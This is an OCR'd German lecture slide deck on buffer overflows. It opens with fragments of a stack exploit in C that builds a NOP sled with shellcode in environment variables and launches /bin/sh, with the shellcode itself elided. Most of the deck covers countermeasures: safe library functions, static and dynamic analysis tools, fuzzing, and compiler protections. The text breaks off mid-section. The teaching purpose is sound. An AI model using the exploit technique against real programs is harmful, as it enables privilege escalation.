
```
[...]
#define DEFAULT_PAYLOAD_GR    2048
[...]
char shellcode[] = [...]      // setuid + shellcode
[...]

unsigned long GetESP (void){

    __asm__("movl %esp,%eax");

}

int main (int argc, char *argv[]) {

    char    *buff, *zgr, *payload;
    long    *adr_zgr, adr;
    int offset = DEFAULT_OFFSET, bgr = DEFAULT_BUFFER_GR;
    int i, payload_gr = DEFAULT_PAYLOAD_GR;

    [...]

    adr = GetESP() - offset;
    printf("ESP : 0x%x\n", GetESP());
    printf("ESP mit Offset: 0x%x\n\n", adr);

    [...]
```

stack_exploit3.c:

```
[...]


    zgr = buff;
    adr_zgr = (long *) zgr;

    for (i = 0; i < bgr; i+=4)
        *(adr_zgr++) = adr;

    zgr = payload;

    for (i = 0; i < payload_gr - strlen (shellcode) - 1; i++)
        *(zgr++) = NOP;

    for (i = 0; i < strlen (shellcode); i++)
        *(zgr++) = shellcode[i];

    buff[bgr - 1] = '\0';
    payload[payload_gr - 1] = '\0';
    memcpy (payload, "PAY=", 4);
    putenv (payload);
    memcpy (buff, "IVC=", 4);
    putenv (buff);
    system ("/bin/sh");

    return 0;

}
```

# Wie kann man Buffer Overflows ausnutzen?
## Ausführung eingeschleusten Programmcodes - IV

### Alternative Umgebungsvariable




# Was ist ein Buffer Overflow?
## Off-by-Ones und Frame Pointer Overwrites

„off-by-one error /n./ Exceedingly common error induced in many ways, such as by starting at 0 when you should have started at 1 or vice-versa, or by writing `< N' instead of `<= N' or vice-versa.“ [JARGON]

```
[...]
char buf[256];
int i;

for (i=1; i<=256; i++)
   buf[i]=i;
[...]
```


# Was ist ein Buffer Overflow?
## Off-by-Ones und Frame Pointer Overwrites

- Was passiert...
  ...in der Regel?



# Was ist ein Buffer Overflow?
## Off-by-Ones und Frame Pointer Overwrites

- Was passiert...
  ...wenn hinter dem Puffer der Frame Pointer liegt?



# Was ist ein Buffer Overflow?
## Off-by-Ones und Frame Pointer Overwrites

- Was passiert...
  ...bei der Rückkehr aus einer Funktion?

```
movl %ebp, %esp
popl %ebp
```


  - im EBP-Register liegt die Adresse des SFP
  - Adresse wird in den Stack Pointer geladen
  - SFP wird vom Stack eingelesen

```
popl %eip
```

  - die Rücksprungadresse wird vom Stack geladen

# Was ist ein Buffer Overflow?
## Off-by-Ones und Frame Pointer Overwrites

- Was passiert...
  ...wenn hinter dem Puffer der Frame Pointer liegt?
  - Wert des EBP-Registers beim Rücksprung kann manipuliert werden




# Was ist ein Buffer Overflow?
## BSS Overflows

- BSS-Bereich enthält Daten uninitialisierter statischer Variablen
- befindet sich oberhalb Data- und unterhalb des Heap-Bereichs im Data-Segment

```
[...]
static char buf[256], *filename;
[...]
filename = "/tmp/foo“
[...]
gets(buf);
[...]
f = open(filename, "a");
fputs(buf,f)
[...]
```

BSS-Bereich wächst nach oben!



# Was ist ein Buffer Overflow?
## Heap Overflows

- Heap-Bereich enthält dynamisch allokierbaren Speicher
  ⇒ Speicher der mit `malloc` reserviert wurde
- reservierte Speicherbereiche heißen *Chunks* und werden durch *Boundary Tags* getrennt
- Boundary Tags werden u. a. von `free` ausgewertet
- Wird ein Boundary Tag überschrieben, kann es zu einem Segmentation Fault kommen

# Gegenmaßnahmen

- Wie vermeidet man Buffer Overflows?
- Wie kann man Buffer Overflows erkennen?
- Wie funktionieren „Anti-BO-Tricks“?

# Gegenmaßnahmen

## Wie vermeidet man Buffer Overflows?

- Vermeiden unsicherer Bibliotheksfunktionen
- Wahl der Programmiersprache

# Gegenmaßnahmen
## Wie vermeidet man Buffer Overflows?

- Vermeiden unsicherer Bibliotheksfunktionen
  - `gets`: besser `fgets`
  - `strcpy`: besser `strncpy`, `strlcpy`
  - `strcat`: besser `strncat`, `strlcat`
  - `sprintf`: besser `snprintf`
  - `vsprintf`: besser `vsnprintf`
  - nur zusammen mit einer Angabe über die Feldgröße: `scanf`, `sscanf`, `fscanf`, `vscanf`, `vsscanf`, `vfscanf`
  - `getenv`: Umgebungsvariablen sind benutzerdefinierte Eingaben!
  - `getchar`, `fgetc`, `getc`, `read`, `bcopy`, `memcpy`...

# Gegenmaßnahmen
## Wie vermeidet man Buffer Overflows?

- Vermeiden unsicherer Bibliotheksfunktionen

  Fallstricke bei „sicheren“ Alternativen:

  - `fgets`: Hat der Puffer die angegebene Größe?
  - `strncpy`: Endet der Puffer mit einem NUL-Zeichen?
  - `strncat`: Anzahl der sich bereits im Puffer befindlichen Zeichen beachten. Platz für das NUL-Zeichen reservieren.
  - `{v}sprintf`: Platz für das abschließende NUL-Zeichen reservieren

# Gegenmaßnahmen
## Wie vermeidet man Buffer Overflows?

- Wahl der Programmiersprache

  Zahlreiche Programmiersprachen unterstützen automatische Längenprüfung von Arrays oder von Zeigerreferenzierungen

  - Java
  - Pascal und seine Nachfolger Modula-2, Oberon, Ada
  - Scriptsprachen z. B. Perl, Python
  - Funktionale Programmiersprachen z. B. Haskell
  - C-Dialekte wie Cyclone oder CCured

# Gegenmaßnahmen

## Wie kann man Buffer Overflows erkennen?

- Source Code Audit
- Automatisierte Software-Tests
  - Statische Analyse – Source Code Analyzer
  - Dynamische Analyse – Tracer
- Binary Audit
  - Fault Injection
  - Reverse Engineering

# Gegenmaßnahmen

## Wie kann man Buffer Overflows erkennen?

- Source Code Audit
  Auffinden von Programmierfehlern durch zeilenweise Analyse des Quellcodes

  ```
  $ grep -n 'char.*\[' *.c
  ```

  - zeitintensiv
  - Qualität des Audits vom Wissen der beteiligten Personen abhängig
  - theoretisch können alle Schwachstellen gefunden werden

# Gegenmaßnahmen

## Wie kann man Buffer Overflows erkennen?

- Automatisierte Software-Tests
  - Statische Analyse – Source Code Analyzer
  - Dynamische Analyse – Tracer

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

Statische Analyse – Lexikalische Source Code Analyzer

- grep-Methode

```
$ grep -nE 'gets|strcpy|strcat|sprintf|vsprintf|
scanf|sscanf|fscanf|vscanf|vfscanf|getenv|getchar|
fgetc|get|read|fgets|strncpy|strncat|snprintf|
vsnprintf' *.c
```

  - prüft auf Vorhandensein „sicherer“ und „unsicherer“ Bibliotheksfunktionen
  - betrachtet nicht den Zusammenhang
  - liefert (viele) False Positives

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

### Statische Analyse – Lexikalische Source Code Analyzer

- flawfinder
  http://www.dwheeler.com/flawfinder/

  „Flawfinder works by using a built-in database of C/C++ functions with well-known problems, such as buffer overflow risks (e.g., strcpy (), strcat(), gets(), sprintf(), and the scanf() family) […]“

  - Einfache Verwendung

```
$ flawfinder *.c
[...]
test.c:16:  [2] (buffer) strcpy:
  Does not check for buffer overflows when copying to
  destination. Consider using strncpy or strlcpy
  (warning, strncpy is easily misused). Risk is low
  because the source is a constant string.
test.c:19:  [2] (buffer) sprintf:
[...]
```

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

### Statische Analyse – Lexikalische Source Code Analyzer

- RATS - Rough Auditing Tool for Security
  http://www.securesoftware.com/download_rats.htm

  „As its name implies RATS performs only a rough analysis of source code. It will not find all errors and may also flag false positives.“

  - Unterstützt C, C++, PHP, Perl und Python
  - läuft schneller als flawfinder
  - findet weniger Schwachstellen als flawfinder

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

### Statische Analyse – Lexikalische Source Code Analyzer

- RATS - Rough Auditing Tool for Security

```
$ rats s2.c
[...]
Analyzing s2.c
s2.c:4: High: fixed size local buffer
Extra care should be taken to ensure that character arrays
that are allocated on the stack are used safely. They are
prime targets for buffer overflowattacks.
s2.c:5: High: strcpy
Check to be sure that argument 2 passed to this function
call will not copy more data than can be handled, resulting
in a buffer overflow.
[...]
```

# Gegenmaßnahmen

## Wie kann man Buffer Overflows erkennen?

Statische Analyse – Lexikalische Source Code Analyzer

- ITS4: http://www.cigital.com/its4/
- MOPS: http://www.cs.berkeley.edu/~daw/mops/
- BOON: http://www.cs.berkeley.edu/~daw/boon/

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

### Statische Analyse – Semantische Source Code Analyzer

- Compiler
  -*Wall*-Option des GNU C Compiler
- Splint
  http://www.splint.org/

  „Splint is a tool for statically checking C programs for security vulnerabilities and coding mistakes.“

  - Arbeitet mit Kennzeichnern (annotations)

```
void /*@alt char * @*/strcpy
  (/*@unique@*/ /*@out@*/ /*@returned@*/ char *s1, char *s2)
  /*@modifies *s1@*/
  /*@requires maxSet(s1) >= maxRead(s2) @*/
/*@ensures maxRead(s1) == maxRead (s2) @*/;
```

  - findet viele, aber trotzdem längst nicht alle Schwachstellen

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

### Statische Analyse – Semantische Source Code Analyzer

- Splint

```
$ splint +bounds-write s2.c
Splint 3.1.1 --- 19 May 2005

s2.c: (in function f)
s2.c:5:2: Possible out-of-bounds store:
    strcpy(buf, args)
    Unable to resolve constraint:
    requires maxRead(args @ s2.c:5:13) <= 511
     needed to satisfy precondition:
    requires maxSet(buf @ s2.c:5:9) >= maxRead(args @
s2.c:5:13)
     derived from strcpy precondition: requires maxSet
(<parameter 1>) >= maxRead(<parameter 2>)
  A memory write may write to an address beyond the
allocated buffer. (Use -boundswrite to inhibit warning)
```

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

### Dynamische Analysen – Tracer

- Electric Fence
  http://perens.com/FreeSoftware/ElectricFence/

  „malloc() debugger for Linux and Unix. This will stop your program on the exact instruction that overruns or under-runs a malloc() buffer.“
  ⇒ es können nur Heap-Overflows erkannt werden

  Weiterentwicklung

  - Portierung auf MS Windows® NT/2K/XP Systeme bzw. Compiler
  - Erweiterungen um Speicherlecks aufzufinden
  - Unterstützung für C++

  http://www.pf-lug.de/projekte/haya/efence.php

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

### Dynamische Analysen – Tracer

- Valgrind
  http://valgrind.kde.org

  „Valgrind is an award-winning suite of tools for debugging and profiling x86-Linux programs. With the tools that come with Valgrind, you can automatically detect many memory management and threading bugs [...]“

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

### Dynamische Analysen – Tracer

- Valgrind

```
$ valgrind --tool=memcheck s2 `python -c 'print "A"*600'`
==16625== Memcheck, a memory error detector for x86-linux.
==16625== Copyright (C) 2002-2004, and GNU GPL'd, by Julian Seward et al.
==16625== Using valgrind-2.2.0, a program supervision framework for x86-linux.
==16625== Copyright (C) 2000-2004, and GNU GPL'd, by Julian Seward et al.
==16625== For more details, rerun with: -v
[...]
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]
==16625==
==16625== Jump to the invalid address stated on the next line
==16625==    at 0x41414141: ???
==16625==  Address 0x41414141 is not stack'd, malloc'd or (recently) free'd
==16625==
==16625== Process terminating with default action of signal 11 (SIGSEGV)
==16625==  Access not within mapped region at address 0x41414141
==16625==    at 0x41414141: ???
```

# Gegenmaßnahmen

## Wie kann man Buffer Overflows erkennen?

- Binary Audit
  - bisher nur Techniken zum Auffinden von Fehlern im Source Code behandelt
  - in vielen Fällen keine Zugriff auf die Quellen, deshalb
    - Fault Injection
    - Reverse Engineering

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

- Binary Audit - Fault Injection
  - Umgebung wird möglichst unvorhersehbar modifiziert, um die Reaktion der Applikation zu beobachten
  - Umgebungselemente
    - Umgebungsvariablen
    - Kommandozeileneingaben
    - ...
  - Beispiel: `$ ./s2 `python -c 'print "A"*1000'``
  - manuell möglich, aber sehr aufwendig

# Gegenmaßnahmen
## Wie kann man Buffer Overflows erkennen?

- Binary Audit - Fault Injection: Tools
  - BFBTester
    http://bfbtester.sourceforge.net

```
$ bfbtester -s s2
=> /home/daniel/s2
 (setuid: 0)
   * Single argument testing
Cleaning up...might take a few seconds
*** Crash </home/daniel/s2> ***
args:           [51200]
envs:
Signal:         11 ( Segmentation fault )
Core?           No
```

  - Fuzz
    http://fuzz.sourceforge.net
  - Sharefuzz
    http://sourceforge.net/projects/sharefuzz/

# Gegenmaßnahmen

## Wie kann man Buffer Overflows erkennen?

- Binary Audit - Reverse Engineering
  „Reverse engineering (RE) is the process of taking something (a device, an electrical component, a software program, etc.) apart and analyzing its workings in detail [...]“ [WIKIPEDIA]
  - setzt sehr gute Kentnisse in Assembler voraus
  - benötigt Wissen über Betriebssystem-Interna
  - noch aufwendiger als manuelle Source Code Audits

# Gegenmaßnahmen

## Wie funktionieren „Anti-BO-Tricks“?

- Compiler-Erweiterungen
- Wrapper für „unsichere“ Bibliotheksfunktionen
- Modifikation der Prozessumgebung

# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

- Compiler-Erweiterungen
  - Bounds checking patches for GCC
    http://sourceforge.net/projects/boundschecking/
  - Stack-Smashing Protector (SSP)
    http://www.research.ibm.com/trl/projects/security/ssp/
  - Position Independent Executable (PIE)

# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

- Compiler-Erweiterungen - Bounds checking patches

  „This package adds full, fine-grained array bounds and pointer checking to GCC (C only).
  The level of checking is similar to, and in some respects exceeds, that of languages like Pascal and Modula-2.“

# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

- Compiler-Erweiterungen - Stack-Smashing Protector
  - *Canaries*:
    bekannte Werte werden zwischen einem Puffer und Kontrollinformationen auf dem Stack abgelegt
    - ⇨ wird der Wert verändert, liegt ein BO vor
  - Umordnen lokaler Variablen:
    Puffer werden hinter Zeigern abgelegt
  - Kopieren von Zeigern in Funktions-Argumenten in Bereiche vor Puffern
    - ⇨ Zeiger können nicht überschrieben werden, das Verändern von beliebigen Daten wird verhindert

# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

- Compiler-Erweiterungen - PIE
  - bei normalen Executables wird die Position im Speicher zur Compile-Zeit festgelegt
  - Position Independent Executables werden vom Kernel wie eine Shared Library geladen

# Gegenmaßnahmen
## Wie funktionieren „Anti-BO-Tricks“?

